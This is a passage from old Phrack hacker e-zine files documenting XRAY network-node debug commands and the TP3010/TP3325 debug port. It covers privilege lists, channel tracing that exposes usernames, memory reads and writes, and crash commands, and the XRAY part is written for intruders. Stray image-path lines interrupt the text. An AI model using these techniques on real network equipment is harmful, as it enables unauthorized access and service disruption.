Use this command to display the commands available for that particular node.

GP Get power <security string>

This command allows the user to move up to the maximum security level allowed by his username, as specified in the good guy list.

XG Display and/or modify XRAY goodguy list <entry number> <P/M>

This command without parameters will display the XRAY goodguy list. When added with an entry number and 'P' (purge) or 'M' (modify), the user can edit the contents of the table. The XGI command will allow the user to enter a new entry into the list. Any use of XG or XGI to alter the list is a super-privileged command and is audited.

>XG

XRAY GOODGUY LIST

NO.	PRIV	OVER	NAME
0001	0002	00FF	TIIDEV
0002	0001	0030	RANDOMUSER
0003	0000	0000	XRAY

>XGI

ENTER UP TO 12 CHARACTERS OF USERNAME

NOD

ENTER NEW PRIVILEGE AND OVERRIDE - 2,FF

>XG

XRAY GOODGUY LIST

NO.	PRIV	OVER	NAME
0001	0002	00FF	TIIDEV
0002	0001	0030	RANDOMUSER
0003	0000	0000	XRAY
0004	0002	00FF	NOD

BG Display and/or modify Bad Guy List <node number> <R/I>

This command when entered without any parameters displays the "bad guy" list. When used with a node number and 'R' it will remove that node from the list, and 'I' will included. The 'R' and 'I' features are privileged commands and usage is noted in audit trails.

>BG

2000 701 1012

>BG 2022 I

2022 2000 701 1012

HS Display host information

ND Display node descriptor

This command displays information about the node and its network links.

NS Display node statistics

This command displays various statistics about the node including time differentiations in packet loops, which can then be used to determine the current job load on that particular node.

KD Display link descriptor <linked node>

This command displays the values of the link to the node specified. This is displayed with columns relating to type of node (TP), speed of the link (SP), number of channels on the link (NCHN), etc..

KS Display link statistics <up to 8 node numbers>

This command provides a report on various factors on the integrity of the link to the given node(s), such as bandwidth usage, packet overhead, characters/second transmitted, delays in milliseconds, etc.

BZ "Zap" link to node <node number>

This command will cause the link to the specified node to be reset. This command is privileged and is audited. If the node "zapped" is not currently linked a "??" error message will be displayed.

TL Set/Reset trace on link <node number>
TN Set/Reset trace on line <node number>
TM Display trace events <B(ackground) / F(oreground)>

These commands are used to display activity between two active nodes.

AC Display active channels <starting channel> <range of channels>

This command will display all active channel numbers for the given range starting at the given channel number. Range is in hex.

QC Query channel status <channel number>

This command displays information about the given channel, including throughput speed, source and output buffer size and address location.

TC Enable/disable data trace on channel <channel number> <0/1>

This command with no arguments displays the channels that are being diagnosed by the trace. The command with a channel number and a '1' will enable data trace for that channel, and a '0' will disable trace on that channel. Enabling or disabling trace is a privileged command.

TD Display channel trace data in hex <count> <I/O>
TE Display channel trace data in hex including escapes <count> <I/O>
TA Display channel trace data as ASCII <count> <I/O>

With these commands trace data is displayed for a specified time count. A prefixed 'I' or 'O' will show input or output data. The default is both.

```
>ta 5

I/O   CHN   TIME
OUT  0040   ECC5  \86\86\0F\00\8A\80h\80\8CS\83valinfo;
IN   0040   EC87  \00\09\86\86\0D\08\00\00h
OUT  0040   0F67  \86\86\0E\00\880\8D
IN   0040   1029  \00,\86\86\09\86\00\00\90\1B\19\80 \06\86\00\00h
                  \15\1B\08J\04\0B\04\0F\04=\0DR\80JS\80\80
                  \8CVALINFO\8D
OUT  0040   102F  \86\86\14\89p\90\1B\19\86\86\14\89j\18\15\13
```

**Note: Although this will allow one to follow the network connections on specific channels, password data is filtered out. As you can see from the above example, usernames are not. Many usernames do not have passwords, as you all know. **

On more recent versions of XRAY a similar command "DR" performs a similar function to the trace commands, but shows both hex and ascii of the data in memory registers of the node.

```
>DR

I NOS 0001 A0  *
I SND 0001 A1  *  !
I DTA 4920 616D 2061 6E20 6964 696F 7420 6265  *I am an idiot be*
      0002 9D63 6175 7365 2049 206C 6566 7420  *   cause I left *
      6D79 7365 6C66 206C 6F67 6765 6420 696E  *myself logged in*
      2061 6E64 2077 656E 7420 686F 6D65 2E0D  * and went home. *
      6F70 7573 2520 0D0A 0D0A 0D0A 0D0A 0D0A  *opus%           *
```

BS Display bufferlet use statistics

This command shows the current and past usage of the memory allocated to data buffering. This shows total usage, total peak usage, and available buffer size.

RB Read buffer <buffer index>

This command displays the entire contents of the given buffer. This is a privileged command and its use is not primarily for user circuits. Primarily.

```
>RB 69

50 61 72 74 79 20 6F 6E 20 64 75 64 65 21 21 21
```

WB Write buffer <buffer index>

This command writes up to seven bytes into the specified buffer. The buffer must greater than 4. This is also a privileged command.

CD Set/reset CRYPTO auto display mode <Y/N>
CL Display CRYPTO log <number of minutes>
CM Display CRYPTO messages by type

SM Enable/Disable CRYPTO messages by type

CRYPTO messages are informational messages about the activity of the node. Up to 256 such entries are stored in a circular buffer to record this activity. You can turn on automatic reporting of these messages with the CD command prefixed with a 'Y' for on and 'N' for off. Certain message types that become bothersome can be disabled with the SM command and the message type.

DB Begin delay measurement
DD Display delay measurement statistics
DE Terminate delay measurement
DL Begin data loopback circuit

These commands are used to build circuits for testing the speed and integrity of data flow between two nodes. The DL command is super privileged and only one such circuit can be built on a node at a given time. The data traffic generated by the DL is for diagnostic use only and can be monitored by viewing node and link statistics.

PM Measure performance on a channel <channel number>

This command measures the performance of a given channel by inserting a timing sequence into the packet stream. Once it has reached the given channel it is returned and a value corresponding to the total time elapsed in milliseconds is displayed. If the channel is not active, or no response is returned in 8 seconds the message "BAD CHANNEL OR TIMEOUT" is displayed.

LE Set local echo mode
RE Set remote echo mode

One would use the set local echo command if the XRAY terminal is not echoing commands typed by the user. By default, XRAY does not echo output.

SUMMARY

XRAY is pretty confusing. Be careful with what you are doing since you are essentially prodding around in the memory of the node. Think of it in terms of using a utility to poke and prod the memory of your own computer. Think of how disastrous a command written to the wrong portion of memory can be. Don't do anything stupid, or you might bring down a whole network, or at minimum lose your access.

==Phrack Magazine==

Volume Four, Issue Forty-Two, File 8 of 14

USEFUL COMMANDS FOR THE TP3010 DEBUG PORT

BY G. TENET

ALL OF THE COMMANDS LISTED BELOW, INDICATE A LENGTH IN ALL THE READ COMMANDS. THE LENGTH OF THE READ COMMANDS MAY VARY DUE TO CONFIGURATION OPTIONS AND SOFTWARE VERSION.

1) L7FE,L,A,R200

THIS COMMAND STRING WILL LOAD '7FE' INTO THE MEMORY POINTER REGISTER THEN LOAD THE CONTENT OF '7FE' AND '7FF' INTO THE MEMORY POINTER REGISTER. THE 'A' THEN INCREMENTS THE CONTENTS OF THE MEMORY POINTER REGISTER. THE 'R200' COMMAND THEN READS 200 BYTES BEGINNING AT THE LOCATION SPECIFIED BY THE MEMORY POINTER REGISTER.

THIS AREA IS USED FOR STORING THE LOADED CONFIGURATION. DUE TO THE VARIABLE NATURE OF THE CONFIGURATION RECORDS, THE READ COMMAND MAY HAVE TO BE MODIFIED DEPENDANT ON THE NUMBER OF LINES DEFINED, THE TYPE OF LINES DEFINED (X780,3270) AND THE TYPE OF SOFTWARE LOADED (4.2X OR 5.0X).

2) LC4,R3,LCC,R3 (4.2X SOFTWARE)
L124,R3,L131,R3 (5.0X SOFTWARE)

THIS COMMAND STRING WILL DISPLAY THE BUFFER MANAGER CONTROL BLOCK AREA WHICH HAS BUFFER COUNTS WHICH MAY SUGGEST POSSIBLE PROBLEMS.

3) L32C,R (4.2X SOFTWARE)
L29C,R (5.0X SOFTWARE)

THIS COMMAND STRING WILL DISPLAY THE NUMBER OF ACTIVE VC'S IN THE TP3 AT THAT MOMENT.

IF THIS COMMAND IS USED VIA THE LOCAL CONSOLE, THE VC COUNT WILL NOT INCLUDE THE USER CONNECTION BECAUSE THERE WILL BE NO VC ON THE X.25 LINE FOR THE LOCAL CONSOLE.

4) L70,R60

THIS COMMAND STRING WILL DISPLAY THE LCB (LINE CONTROL BLOCK) POINTER FOR THE CONFIGURED LINES.

THE ORDER THAT THE LCB POINTERS ARE ENTERED ARE: CONSOLE LCB, X.25 LCB, LINE 1, LINE 2, LINE 3...LINE27. ANY ZERO ENTRY IS AN UNCONFIGURED LINE EACH LINE ENTRY IS TWO BYTES LONG.

5) L300,L,R20 (4.2X SOFTWARE)
L270,L,R20 (5.0X SOFTWARE)

THIS COMMAND STRING WILL DISPLAY THE LCN VECTOR TABLE. THE ENTRIES ARE FOR EACH ACTIVE LCN BEGINNING WITH LCN 0 THRU THE HIGHEST CONFIGURED LCN. A 0000 ENTRY FOR AN LCN WILL INDICATE THAT THE LCN IS NOT ACTIVE. A NON ZERO ENTRY WILL POINT TO THE DCB (DEVICE CONTROL BLOCK) OF THE ASSOCIATED LINE/DEVICE.

6) L1F1,L,R20 (4.2X SOFTWARE ONLY)

THIS COMMAND STRING WILL DISPLAY THE PROTOCOL ID TABLE FOR THE CONFIGURED/SUPPORTED PROTOCOLS. THE FORMAT OF THE OUTPUT IS:

```
          999999999999...
          --  ----
          ! -- !  ----
```

```
          ! !  !   !...............POINTER TO THE SERVER TABLE   *****
          ! !  !...................POINTER TO THE PROTOCOL SERVICE ROUTINE
          ! !.....................PROTOCOL ID NUMBER
          !                          01 =ITI (RITI AND LITI)
          !                          4B =X780
          !                          47 =NAP 3270
          !                          09 =DEBUG
          !.......................NUMBER OF ENTRIES IN THIS TABLE
```

7) L(ADDRESS OF THE SERVER TABLE),R20

THE ADDRESS OF THE SERVER TABLE IS FOUND IN #6 (ABOVE)
THIS COMMAND WILL DISPLAY THE SERVER TABLE IN THE FORMAT:

```
        99999999...
        --  ----
        ! -- !................ THIS IS THE ADDRESS OF THE FIRST FREE DCB
        ! !                    IN THE FREE DCB LIST. IF 0000 THEN THERE ARE
        ! !                    NO FREE DCB'S FOR THIS SERVER AND PROTOCOL.
        ! !.....................SERVER NUMBER
        !......................NUMBER OF ENTRIES IN THIS TABLE
```

THE POINTER IN THIS TABLE , IF PRESENT, WILL POINT TO THE NEXT AVAILABLE DCB. WITHIN THE DCB, THERE IS A POINTER AT DISPLACEMENT 18 AND 19 WHICH WILL POINT TO THE NEXT FREE DCB. THE LAST FREE DCB WILL HAVE A POINTER OF 0000.

THE FOLLOWING COMMANDS ARE USED WITHIN THE TP3 DEBUG PORT TO PERFORM THE INDICATED ACTIONS. ONLY THE TP3325 WILL SUPPORT THE [# LPU NUMBER] OPTIONS. THE USE OF THE [# LPU NUMBER] OPTION IS ONLY REQUIRED IF YOU WISH TO ADDRESS A DIFFERENT LPU NUMBER; EXCEPT FOR THE 'S' COMMAND WITH WHICH THE LPU MUST BE DEFINED.

A SPACE CHARACTER MAY BE INCLUDED IN THE COMMAND AND THE COMMANDS MAY BE STACKED (EXAMPLE: L7FE ,L,A,R5,L#2,L 7FE,L,A,R5,L#3 7FE,L,A,R 5).

THE TP3325 COMMANDS THAT DO NOT USE THE 'LPU' PARAMETER USE THE LAST ASSIGNED LPU NUMBER. (EXAMPLE: L#27FE,R2,L#17FE,R4) THE FIRST LOAD COMMAND ADDRESSES LPU 2 AND THE NEXT LOAD COMMAND ADDRESSES LPU 1. THE READ OF TWO BYTES IS READING FROM LPU 2 AND THE READ OF FOUR BYTES IS READING FROM LPU 1.

A VALUE
INCREMENTS THE MEMORY ADDRESS POINTER.
(EXAMPLE: A5 OR AFFE2 OR A#2EF)

B VALUE
USED TO ENTER OR EXIT BINARY MODE.
(EXAMPLE: B01 OR B00)

C [# LPU NUMBER] VALUE
USED TO WARM OR COLD START A TP3325 LPU
(EXAMPLE: C00 OR C#300)
OR
USED TO WARM OR COLD START OTHER TP3.
(EXAMPLE: C01 OR C#201)

D VALUE
USED TO DECREMENT THE MEMORY POINTER.
(EXAMPLE: D18 OR DFFE5 OR D#4IFF)

E STRING
USED TO CHECK FOR A EQUAL COMPARE OF MEMORY DATA.
(EXAMPLE: E00 OR E0F0304 OR E#20000)

F STRING
USED TO FIND THE FIRST OCCURRENCE OF A STRING.
(EXAMPLE: F0F0304 OR F08080202 OR F#308080404)

G [# LPU NUMBER] VALUE
USED TO FIND THE ADDRESS OF A CONFIGURATION FILE IN MEMORY. THE LPU DEFINITION IN THE COMMAND DOES NOT CHANGE THE LPU ASSIGNMENT IN THE DEBUG PORT.
(EXAMPLE: GFE OR G01 OR G#301)

I [# LPU NUMBER]
USED TO OBTAIN A LIST OF THE CONFIGURED LINE TYPES.
(EXAMPLE: I OR I#3)

K [# LPU NUMBER] [14 DIGIT ADDRESS]
USED TO OBTAIN THE LCB, ADDRESS TABLE POINTERS AND LINE NUMBER ASSOCIATED WITH THE ADDRESS.
(EXAMPLE: K31102120012301 OR K#2 311021250212)

N STRING
USED TO CHECK FOR AN NON EQUAL COMPARISON.
(EXAMPLE: N0F0304 OR N08080202 OR N#1 0F)

P [# LPU NUMBER] PORT NUMBER
USED TO READ THE CONTENTS OF A SPECIFIC PORT REGISTER.
(EXAMPLE: P45 OR P21 OR P#4 21)

R VALUE
USED TO READ MEMORY DATA. THE QUANTITY IS INDICATED BY THE 'VALUE'.
(EXAMPLE: R18 OR R200)

S [# LPU NUMBER] LINE NUMBER
USED TO OBTAIN DATA SET SIGNALS FOR THE DEFINED LINE NUMBER.
(EXAMPLE: S1 OR S#23 OR S)

T (TP3325 ONLY)

W STRING
USED TO WRITE DATA INTO MEMORY.
(EXAMPLE: W0E0304 OR W08080707)

X [# LPU NUMBER]
USED TO DISPLAY THE DIFFERENCE BETWEEN THE STORED CHECKSUM AND A CALCULATED CHECK SUM OF THE OPERATING SOFTWARE. THE LPU DEFINITION DOES NOT CHANGE THE LPU ASSIGNMENT IN THE DEBUG PORT.
(EXAMPLE: X OR X#2)

Y (TP3325 ONLY)
RETURNS NCC LOAD ADDRESS FROM EPROM

Z (TP3325 ONLY)
CRASHES APB AND XPB. MAY HANG APB IF THE X.25 INTERFACE DOES NOT RESET.

$ PORT A -- ENABLE AUTOCONNECT
M -- DISABLE AUTOCONNECT
B -- BUSY
R -- RESET
C -- CLEAR

HARDWARE COMMANDS FOR THE TP3000

'P' COMMAND DISPLAYS THE STATUS OF A SPECIFIED PERIPHERAL INTERFACE DEVICE FOR THE CPU. FOLLOWING IS A LIST OF SOME OF THE MORE USEFUL ADDRESSES WHICH CAN BE BENEFICIAL IF TRYING TO RESEARCH A PROBLEM.
THIS COMMAND IS A READ TO THE SPECIFIED DEVICE. DEPENDANT ON THE DEVICE BEING READ (THE ADDRESS), THE TP MAY CRASH.

COMMAND	INTERPRETATION

TP3010

P45 READ CONSOLE READ REGISTER
(BIT 2 THRU 6 SHOW THE POSITION OF
THE FRONT PANEL ROTARY SWITCH)
BIT 0 = NOT TIMEOUT STATUS (SEE P47)
BIT 1 = NOT PBRST STATE (SEE P47)
BIT 2 = NOT RESTART
BIT 3 = NOT MEMORY SAVE
BIT 4 = NOT TAPE LOAD
BIT 5 = NOT PROGRAM SAVE
BIT 6 = NOT DIAGNOSTICS
BIT 7 = NOT SYSTEM GOOD
IF BIT 6 THRU BIT 2 ARE ALL SET (EQUAL TO 1)
THEN THE FRONT PANEL SWITCH IS IN
THE X.25 LOAD POSITION.

P47 THIS COMMAND WILL CAUSE THE FRONT PANEL
ALARM TO SOUND.

P4D,P4D,P4D,P4D,P4D,P4D,P4D THE LAST RESPONSE WILL PROVIDE THE
DOWN LINE LOAD EPROM REV. LEVEL
FOR THE TP3010.
EXAMPLE 43 = 'C' LEVEL

TP3005

P23 BIT 1 = 0 CONFIG MODE
1 RUN MODE

4.2X	5.XX	COMMENTS
70	70	LCB VECTOR TABLE 2 BYTES FOR EACH LINE IN THE TP. IF LINE IS NOT DEFINED , THEN ENTRY IS 0000. IF LINE IS DEFINED, THEN ADDRESS POINTS TO THE LCB (LINE CONTROL BLOCK)
C0	120	BM CONTROL BLOCK
C4	124	# CONTROL BUFFERS INITIALIZED
C5	125	# CONTROL BUFFERS FREE
C6	126	LOWEST # CONTROL BUFFERS (00 IS NONE LEFT)
	12B	POINTER TO THE CONTROL BUFFERS
CC	131	# BLOCK BUFFERS INITIALIZED
CD	132	# BLOCK BUFFERS FREE
CE	133	LOWEST # BLOCK BUFFERS REACHED (00 IS NONE LEFT)
	138	POINTER TO BLOCK BUFFERS
1F1		POINTER TO PROTOCOL ID TABLE
270	1F0	X.25 LCB
27E	27E	# FRAMES DISCARDED
27F	27F	# CRC ERRORS
280	280	# REJECTS SENT
281	281	# REJECTS RECEIVED
282	282	# T1 TIME OUTS
283	283	# COMMAND REJECTS SENT
284	284	# COMMAND REJECTS RECEIVED
285	285	# DISCONNECTS SENT
286	286	# DISCONNECTS RECEIVED
287	287	# SET MODE SENT
288	288	# SET MODE RECEIVED
289	289	# FRAME OVERFLOW RECEIVED
28A	28A	# I FRAMES SENT
28B	28B	# I FRAMES RECEIVED
2B0	230	DMA LCB
300	270	LCN VECTOR TABLE

	29B	MAX. # LCN'S
32C	29C	# OF ACTIVE LCN'S
7FE	7FE	POINTER TO THE END OF THE OPERATING SYSTEM. THE NEXT BYTE IS THE BEGINNING CONFIGURATION TABLES.
159	E9	TIME OF DAY CLOCK
159	E9	1/10 SECONDS
15A	EA	SECONDS
15B	EB	MIN.
15C	EC	HOURS
15D	ED	DAYS
15E	EE	DAYS
DCB + 3	XX	PACKET REC. STATUS BYTE#1 00 = READY 01 = DTE WAITING 02 = DCE WAITING 04 = DATA TRANSFER 08 = DTE CLEAR REQUEST SENT 10 = DCE CLEAR INDICATION 20 = DTE RESTART REQUEST 40 = DTE RESET REQUEST 80 = DCE RESET INDICATION
DCB +18	XX	POINTER TO NEXT FREE DCB VALID ONLY IF THIS IS A FREE DCB

ITI SPECIFIC LCB INFORMATION

LCB+27	PHYSICAL STATUS X'00' LINE DOWN/INACTIVE X'01' LINE HAS BEEN INACTIVATED X'02' LINE IS 'BUSY OUT' X'04' LINE IS BEING ACTIVATED X'08' LINE IS ACTIVE X'10' LINE IS BEING INACTIVATED
LCB+28	TDT2 COMMAND BYTE BIT 0 = 1 BUSY LINE BIT 1 = 1 CLEAR LINE BIT 2 = 1 RESET LINE BIT 3 - 7 NOT USED
LCB+5C	# BUFFERS ALLOCATED TO THIS LINE
LCB+5D	DRIVER ERROR COUNTER
LCB+5E	NO BUFFER ERROR COUNTER
LCB+5F	FLOW CONTROL ERROR COUNTER
LCB+60	PARITY ERROR COUNTER
LCB+61	OVER-RUN ERROR COUNTER
LCB+62	FRAMING ERROR COUNTER
LCB+74	BREAK TIMER
LCB+75	RING-OUT TIMER
LCB+76	RING-OUT COUNTER

DSP 3270 LCB SPECIFIC INFORMATION

LCB+4F	CURRENT NO. SYNC PAIRS INSERTIONS
LCB+50	CURRENT NO. OF ERROR RETRIES
LCB+51	CURRENT NO. OF NAK RETRIES
LCB+52	CURRENT NO. OF ENQ RETRIES
LCB+53	RECEIVE ACK COUNTER
LCB+54	TRANSMIT ACK COUNTER
LCB+55	CTS DROP-ERROR COUNTER
LCB+56	DCD DROP-ERROR COUNTER
LCB+5A	CURRENT NO. WACK'S


X780 LCB SPECIFIC INFORMATION

LCB+4F	CURRENT NO. OF SYNC PAIR INSERTIONS
LCB+50	CURRENT NO. OF ERROR RETRIES
LCB+51	CURRENT NO. OF NACK RETRIES
LCB+52	CURRENT NO. OF ENQ RETRIES
LCB+53	RECEIVE ACK COUNTER
LCB+54	TRANSMIT ACK COUNTER
LCB+55	CTS DROP-ERROR COUNTER
LCB+56	DCD DROP-ERROR COUNTER

COMMON DCB INFORMATION

DCB+6	BITS 5-7 PACKET SEND SEQ. NO. P(S)
DCB+7	BITS 5-7 PACKET REC. SEQ. NO. P(R)
DCB+8	LCN #
DCB+9	BITS 5-7 PACKET SEQ. NO. LAST CONFIRMED
DCB+A	BITS 5-7 PACKET SEQ. NO. LAST SENT TO NET
DCB+B	# PACKETS SENT
DCB+D	# PACKETS REC.
DCB+F	# RESETS SENT OR RECEIVED
DCB+14	# BUFFERS IN HOLD QUEUE
DCB+15	TIME VC WAS ESTABLISHED (SSMMHHDD)
DCB+31	DESTINATION NETWORK ADDRESS

THE FOLLOWING IS A DESCRIPTION OF THE TP3006 X.25 INTERFACE FROM THE SIO TO THE REAR PANEL CONNECTORS.



< INBOUND SIGNAL
> OUT BOUND SIGNAL


IF DSR AND TXC, THEN USE EXTERNAL CLOCKING. IF DSR AND NO TXC, THEN USE INTERNAL CLOCKING DERIVED FROM THE CONFIGURED LINE SPEED PRODUCED FROM A CTC CHIP). IF THE CLOCKING IS PRODUCED INTERNALLY, THEN THE INTERNAL CLOCK IS ALSO PROVIDED ON PINS 11 AND 24 AT THE REAR PANEL.

FOR THE TP3325, THE NETLINES ALWAYS USE THE EXTERNAL CLOCK SOURCE. THE HARDWARE WAS CHANGED DURING REFINEMENT OF THE MOD ONE XPB.


IF THE ATTACHED DEVICE IS PROVIDING CLOCKING AND THE TP3025 IS PROVIDING CLOCKING, THE TP WILL DETECT THE CLOCKING AND WILL STOP CLOCKING. IN THE CASE OF THE TP3025 HAVING BEEN RESET AND LOADED, IF A TP3005/3006 IS THEN CONNECTED TO THE INTERFACE, THERE IS A RACE CONDITION WHERE THE DEVICE THAT PROVIDES THE CLOCKING IS ARBITRARY. THE HARDWARE LOGIC REQUIRES A RESET

TO OCCUR FOR THE TP3025 TO CHANGE PRIOR SELECTION OF 1) INTERNAL/EXTERNAL CLOCKING AND 2) V35/RS232 INTERFACE AFTER A LOAD.

THE DEBUG PORT "S" COMMAND WILL RETURN ONE HEX BYTE THAT REPRESENTS THE DATA SET SIGNALS STATUS AT THE SIO CHIP FOR THE DEFINED LINE (E.G. "S2" WILL RETURN THE DATA SET SIGNALS ON LINE 2). THE UPPER HALF OF THE BYTE IS USED TO REPRESENT THE DATA SET SIGNAL STATUS.



THE FOLLOWING IS A DESCRIPTION OF THE DEVICE INTERFACE FOR THE SIO TO THE REAR PANEL.





WITH DTR TRUE (PIN 20), RXC (PIN 11) IS CHECKED FOR AN INBOUND CLOCK SIGNAL. IF THERE IS A CLOCK SIGNAL, THEN THE SIO IS CLOCKED EXTERNALLY FROM PIN 11 AND 24. IF THERE IS NO CLOCK ON PIN 11 THEN AN INTERNAL CLOCK SOURCE IS GATED TO THE SIO AND TO PIN 15 AND 17 ON THE REAR PANEL INTERFACE.

THE OUTPUT OF THE DEBUG PORT 'S' COMMAND DISPLAYS ONE HEX BYTE THAT IS A COMPOSITE OF THE DATA SET SIGNALS FROM THE PIO AND SIO CHIPS. THE OUTPUT BIT DEFINITIONS ARE THE SAME AS THE X.25 LINE BUT A NOTE NEEDS TO MADE THAT THE X.25 IS A DTE INTERFACE AND THE DEVICE LINES ARE A DCE INTERFACE. THE UTILIZATION OF THE INBOUND RTS/CTS MAY NOT BE REQUIRED FOR THE TP TO MAINTAIN THE INTERFACE.

PINS 22 AND 25 ARE PAD DEPENDANT SO THEY MAY BE USED FOR DIFFERENT FUNCTIONS THAN THOSE EXPECTED.

ALL NUMERIC VALUES ARE IN HEX.
COMMAND STRINGS CAN BE USED WHILE IN THE DEBUG PORT.





** CC IS THE LCN NUMBER IN XCB B. B IN XCB #0 WILL POINT TO
== = =
XCB #4 IN THIS EXAMPLE. CC IN XCB #0 WILL GIVE THE LCN NUMBER USED IN
==
THE LCN VECTOR TABLES FOR XCB #4.

1) XCB OFFSETS DEFINITION

XCB + 09 CONTROL DATA SET SIGNAL STATUS
BIT 4 = 1 RTS HIGH
5 = 1 CTS HIGH
6 = 1 DTR HIGH
7 = 1 DSR HIGH
THE S COMMAND RETRIEVES THIS LOC.
XCB + 0B POINTER TO LINE CONFIGURATION RECORD.

XCB + 0E NUMBER OF FRAMES DISCARDED.
